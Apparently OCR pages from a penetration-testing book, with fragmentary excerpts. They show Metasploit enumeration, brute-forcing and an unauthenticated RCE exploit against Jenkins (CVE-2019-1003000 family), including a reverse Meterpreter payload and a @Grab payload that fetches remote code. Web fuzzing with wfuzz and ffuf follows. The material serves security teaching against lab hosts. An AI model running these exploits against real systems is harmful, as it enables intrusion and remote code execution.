
```
msf5 > use auxiliary/scanner/http/jenkins_enum
msf5 auxiliary(scanner/http/jenkins_enum) > show options

Module options (auxiliary/scanner/http/jenkins_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/jenkins_enum) > set rport 32769
rport => 32769
msf5 auxiliary(scanner/http/jenkins_enum) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf5 auxiliary(scanner/http/jenkins_enum) > run
```

```
msf5 auxiliary(scanner/http/jenkins_enum) > run

[+] 127.0.0.1:32769       - Jenkins Version 2.46.1
[*] /script restricted (403)
[*] /view/All/newJob restricted (403)
[+] http://127.0.0.1:32769/ - /asynchPeople/ does not require authentication (200)
[*] /systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jenkins_enum) >
```


```
    # script - exploit module for this
    # view/All/newJob - can be exploited manually
    # asynchPeople - Jenkins users
    # systemInfo - system information
    apps = [
      'script',
      'view/All/newJob',
      'asynchPeople/',
      'systemInfo'
    ]
    apps.each do |app|
      check_app(app)
    end
  end
```


```
msf5 auxiliary(scanner/http/jenkins_login) > show options

Module options (auxiliary/scanner/http/jenkins_login):

   Name              Current Setting           Required
   ----              ---------------           --------
   BLANK_PASSWORDS   false                     no
   BRUTEFORCE_SPEED  5                         yes
   DB_ALL_CREDS      false                     no
   DB_ALL_PASS       false                     no
   DB_ALL_USERS      false                     no
   HTTP_METHOD       POST                      yes
   LOGIN_URL         /j_acegi_security_check   yes
   PASSWORD          admin                     no
   PASS_FILE                                   no
   Proxies           http:127.0.0.1:8080       no
   RHOSTS            192.168.2.9               yes
   RPORT             32769                     yes
   SSL               false                     no
   STOP_ON_SUCCESS   false                     yes
   THREADS           1                         yes
   USERNAME          admin                     no
   USERPASS_FILE                               no
   USER_AS_PASS      true                      no
   USER_FILE                                   no
   VERBOSE           true                      yes
   VHOST                                       no
msf5 auxiliary(scanner/http/jenkins_login) >
```

```
msf5 auxiliary(scanner/http/jenkins_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.2.9:32769 - Login Successful: admin:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jenkins_login) > show options
```



```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
    "/login",
    "/logout",
    "/accessDenied",
    "/adjuncts/",
    "/error",
    "/oops",
    "/signup",
    "/tcpSlaveAgentListener",
    "/federatedLoginService/",
    "/securityRealm",
    "/instance-identity"
);
```






```
msf5 exploit(multi/http/jenkins_metaprogramming) > show options

Module options (exploit/multi/http/jenkins_metaprogramming):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
   RHOSTS     192.168.2.9      yes       The target address range or CIDR
   RPORT      32769            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing
   SSLCert                     no        Path to a custom SSL certificate
   TARGETURI  /                yes       Base path to Jenkins
   VHOST                       no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.9      yes       The listen address (an interface may
   LPORT  4444             yes       The listen port

Exploit target:
```

```
msf5 exploit(multi/http/jenkins_metaprogramming) > run

[*] Started reverse TCP handler on 192.168.2.9:4444
[*] Configuring Java Dropper target
[*] Using URL: http://0.0.0.0:1234/
[*] Local IP: http://192.168.2.9:1234/
[*] Sending Jenkins and Groovy go-go-gadgets
```

```
  Tested against Jenkins 2.137 and Pipeline: Groovy Plugin 2.61.
},
'Author'             => [
  'Orange Tsai',      # (@orange_8361) Discovery and PoC
  'Mikhail Egorov',   # (@0ang3el)     Discovery and PoC
  'George Noseevich', # (@webpentest)  Discovery and PoC
  'wvu'               # Metasploit module
],
'References'         => [
  ['CVE', '2018-1000861'], # Orange Tsai
  ['CVE', '2019-1003000'], # Script Security
  ['CVE', '2019-1003001'], # Pipeline: Groovy
  ['CVE', '2019-1003002'], # Pipeline: Declarative
  ['CVE', '2019-1003005'], # Mikhail Egorov
  ['CVE', '2019-1003029'], # George Noseevich
  ['EDB', '46427'],
  ['URL', 'https://jenkins.io/security/advisory/2019-01-08/'],
  ['URL', 'https://blog.orange.tw/2019/01/hacking-jenkins-part-1-play-with-dynamic-routing.html'],
  ['URL', 'https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html'],
  ['URL', 'https://github.com/adamyordan/cve-2019-1003000-jenkins-rce-poc'],
  ['URL', 'https://twitter.com/orange_8361/status/1126829648552312832'],
  ['URL', 'https://github.com/orangetw/awesome-jenkins-rce-2019']
],
'DisclosureDate'     => '2019-01-08', # Public disclosure
'License'            => MSF_LICENSE,
```

```
res = send_request_cgi(
  'method'   => 'GET',
  'uri'      => go_go_gadget1('/search/index'),
  'vars_get' => {'q' => 'a'}
)

unless res && (version = res.headers['X-Jenkins'])
  vprint_error('Jenkins version not detected')
  return CheckCode::Unknown
end

vprint_status("Jenkins #{version} detected")
checkcode = CheckCode::Detected

if Gem::Version.new(version) > target['Version']
  vprint_error("Jenkins #{version} is not a supported target")
  return CheckCode::Safe
end

vprint_good("Jenkins #{version} is a supported target")
checkcode = CheckCode::Appears

if res.body.include?('Administrator')
  vprint_good('ACL bypass successful')
  checkcode = CheckCode::Vulnerable
else
  vprint_error('ACL bypass unsuccessful')
```

GET

1.

2.

3.

```
    acl_bypass = normalize_uri(target_uri.path, '/securityRealm/user/admin')

    return normalize_uri(acl_bypass, custom_uri) if custom_uri

    rce_base = normalize_uri(acl_bypass, 'descriptorByName')

    rce_uri =
      case target['Type']
      when :unix_memory
        '/org.jenkinsci.plugins.' \
          'scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript'
      when :java_dropper
        '/org.jenkinsci.plugins.' \
          'workflow.cps.CpsFlowDefinition/checkScriptCompile'
      end

    normalize_uri(rce_base, rce_uri)
  end

=begin
  http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile
  ?value=
  @GrabConfig(disableChecksums=true)%0a
  @GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
  @Grab(group='tw.orange', module='poc', version='1')%0a
  import Orange;
=end
```

groovy-lang.org/metaprogramming.html#xform-ASTTest

`@groovy.transform.ASTTest`

`@ASTTest` is a special AST transformation meant to help debugging other AST transformations or the Groovy compiler itself. It will let the developer "explore" the AST during compilation and perform assertions on the AST rather than on the result of compilation. This means that this AST transformations gives access to the AST before the bytecode is produced. `@ASTTest` can be placed on any annotable node and requires two parameters:

- *phase*: sets at which phase at which `@ASTTest` will be triggered. The test code will work on the AST tree at the end of this phase.
- *value*: the code which will be executed once the phase is reached, on the annotated node

```
public JSON doCheckScriptCompile(@QueryParameter String value) {
    try {
        CpsGroovyShell trusted = new CpsGroovyShellFactory(null).forTrusted().build();
        new CpsGroovyShellFactory(null).withParent(trusted).build().getClassLoader().parseClass(value);
    } catch (CompilationFailedException x) {
        return JSONArray.fromObject(CpsFlowDefinitionValidator.toCheckStatus(x).toArray());
    }
    return CpsFlowDefinitionValidator.CheckStatus.SUCCESS.asJSON();
    // Approval requirements are managed by regular stapler form validation (via doCheckScript)
}
```

```
=begin
  http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDef
inition/checkScriptCompile
  ?value=
  @GrabConfig(disableChecksums=true)%0a
  @GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
  @Grab(group='tw.orange', module='poc', version='1')%0a
  import Orange;
=end
```

1.1. Add a Dependency

Grape is a JAR dependency manager embedded into Groovy. Grape lets you quickly add maven repository dependencies to your classpath, making scripting even easier. The simplest use is as simple as adding an annotation to your script:

```
@Grab(group='org.springframework', module='spring-orm',
 version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

`@Grab` also supports a shorthand notation:

```
@Grab('org.springframework:spring-orm:3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

1.2. Specify Additional Repositories

Not all dependencies are in maven central. You can add new ones like this:


```
@GrabResolver(name='restlet', root='http://maven.restlet.org/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
```

```
void processOtherServices(ClassLoader loader, File f) {
    try {
        ZipFile zf = new ZipFile(f)
        ZipEntry serializedCategoryMethods = zf.getEntry("META-INF/services/org.codehaus.groovy.runtime.SerializedCategoryMethods")
        if (serializedCategoryMethods != null) {
            processSerializedCategoryMethods(zf.getInputStream(serializedCategoryMethods))
        }
        ZipEntry pluginRunners = zf.getEntry("META-INF/services/org.codehaus.groovy.plugins.Runners")
        if (pluginRunners != null) {
            processRunners(zf.getInputStream(pluginRunners), f.getName(), loader)
        }
    } catch(ZipException ignore) {
        // ignore files we can't process, e.g. non-jar/zip artifacts
        // TODO log a warning
    }
}
```

```
 void processRunners(InputStream is, String name, ClassLoader loader) {
     is.text.readLines().each {
         GroovySystem.RUNNER_REGISTRY[name] = loader.loadClass(it.trim()).newInstance()
     }
 }
```

```
=begin
  http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDef
inition/checkScriptCompile
  ?value=
  @GrabConfig(disableChecksums=true)%0a
  @GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
  @Grab(group='tw.orange', module='poc', version='1')%0a
  import Orange;
=end
```

Chapter 14: Web Application Fuzzing - Logical Bug Hunting




```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ git clone https://github.com/xmendez/wfuzz
Cloning into 'wfuzz'...
remote: Enumerating objects: 55, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 7000 (delta 23), reused 29 (delta 11), pack-reused 6945
Receiving objects: 100% (7000/7000), 6.63 MiB | 3.20 MiB/s, done.
Resolving deltas: 100% (4396/4396), done.
Harry@xXxZombi3xXx ~
```


```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cd wfuzz
Harry@xXxZombi3xXx ~/wfuzz  master v2.4.1 python setup.py install
running install
running bdist_egg
running egg_info
creating wfuzz.egg-info
writing requirements to wfuzz.egg-info/requires.txt
writing wfuzz.egg-info/PKG-INFO
writing top-level names to wfuzz.egg-info/top_level.txt
writing dependency_links to wfuzz.egg-info/dependency_links.txt
writing entry points to wfuzz.egg-info/entry_points.txt
writing manifest file 'wfuzz.egg-info/SOURCES.txt'
reading manifest file 'wfuzz.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'wfuzz.egg-info/SOURCES.txt'
```

```
Harry@xXxZombi3xXx ~ wfuzz -h
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
*                                                      *
* Version up to 1.4c coded by:                         *
* Christian Martorella (cmartorella@edge-security.com) *
* Carlos del ojo (deepbit@gmail.com)                   *
*                                                      *
* Version 1.4d to 2.4.1 coded by:                      *
* Xavier Mendez (xmendez@edge-security.com)            *
********************************************************

Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first
a base for filtering.


Options:
        -h                          : This help
        --help                      : Advanced help
        --version                   : Wfuzz version details
        -e <type>                   : List of available encoders/payloads/iterators/printers
```

```
zsh
Harry@xXxZombi3xXx ~ git clone https://github.com/ffuf/ffuf
Cloning into 'ffuf'...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 582 (delta 21), reused 19 (delta 9), pack-reused 535
Receiving objects: 100% (582/582), 163.97 KiB | 416.00 KiB/s, done.
Resolving deltas: 100% (346/346), done.
Harry@xXxZombi3xXx ~ cd ffuf
Harry@xXxZombi3xXx ~/ffuf master
```

```
Harry@xXxZombi3xXx ~ cd ffuf
Harry@xXxZombi3xXx ~/ffuf master ls
LICENSE         README.md       go.mod          main.go         pkg
Harry@xXxZombi3xXx ~/ffuf master go build .
Harry@xXxZombi3xXx ~/ffuf master ls
LICENSE         README.md       ffuf            go.mod          main.go         pkg
Harry@xXxZombi3xXx ~/ffuf master
```

```
Harry@xXxZombi3xXx ~/Downloads/ffuf
Harry@xXxZombi3xXx ~/Downloads/ffuf ./ffuf -h
Usage of ./ffuf:
  -D    DirSearch style wordlist compatibility mode. Used in conjunction with -e flag.
of the extensions provided by -e.
  -H "Name: Value"
        Header "Name: Value", separated by colon. Multiple -H flags are accepted.
  -V    Show version information.
  -X string
        HTTP method to use (default "GET")
  -ac
        Automatically calibrate filtering options
  -c    Colorize output.
  -compressed
        Dummy flag for copy as curl functionality (ignored) (default true)
  -d string
```




```
Harry@xXxZombi3xXx ~ wfuzz -z list,PUT-POST-HEAD-OPTIONS-TRACE-GET -X FUZZ http://192.168.2.19:8090/xvwa/
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19:8090/xvwa/
Total requests: 6

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000001:   200        207 L    748 W    10064 Ch    "PUT"
000000002:   200        207 L    748 W    10064 Ch    "POST"
000000003:   200        0 L      0 W      0 Ch        "HEAD"
000000004:   200        207 L    748 W    10064 Ch    "OPTIONS"
000000005:   405        9 L      35 W     307 Ch      "TRACE"
000000006:   200        207 L    748 W    10064 Ch    "GET"

Total time: 0.032402
Processed Requests: 6
Filtered Requests: 0
Requests/sec.: 185.1680
```

```
Harry@xXxZombi3xXx ~/ffuf  master ./ffuf -c -X FUZZ -w ~/wfuzz/wordlist/general/http_methods.txt -u htt
p://192.168.2.19/

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.11git
------------------------------------------------

 :: Method       : FUZZ
 :: URL          : http://192.168.2.19/
 :: Matcher      : Response status: 200,204,301,302,307,401,403
------------------------------------------------

OPTIONS                 [Status: 200, Size: 0, Words: 1, Lines: 1]
GET                     [Status: 200, Size: 45, Words: 2, Lines: 2]
HEAD                    [Status: 200, Size: 0, Words: 1, Lines: 1]
POST                    [Status: 200, Size: 45, Words: 2, Lines: 2]
:: Progress: [32/32] :: 10 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
Harry@xXxZombi3xXx ~/ffuf  master                                  96  21:19:04
```

Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options

1 × 2 × ...

Target | Positions | Payloads | Options


Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

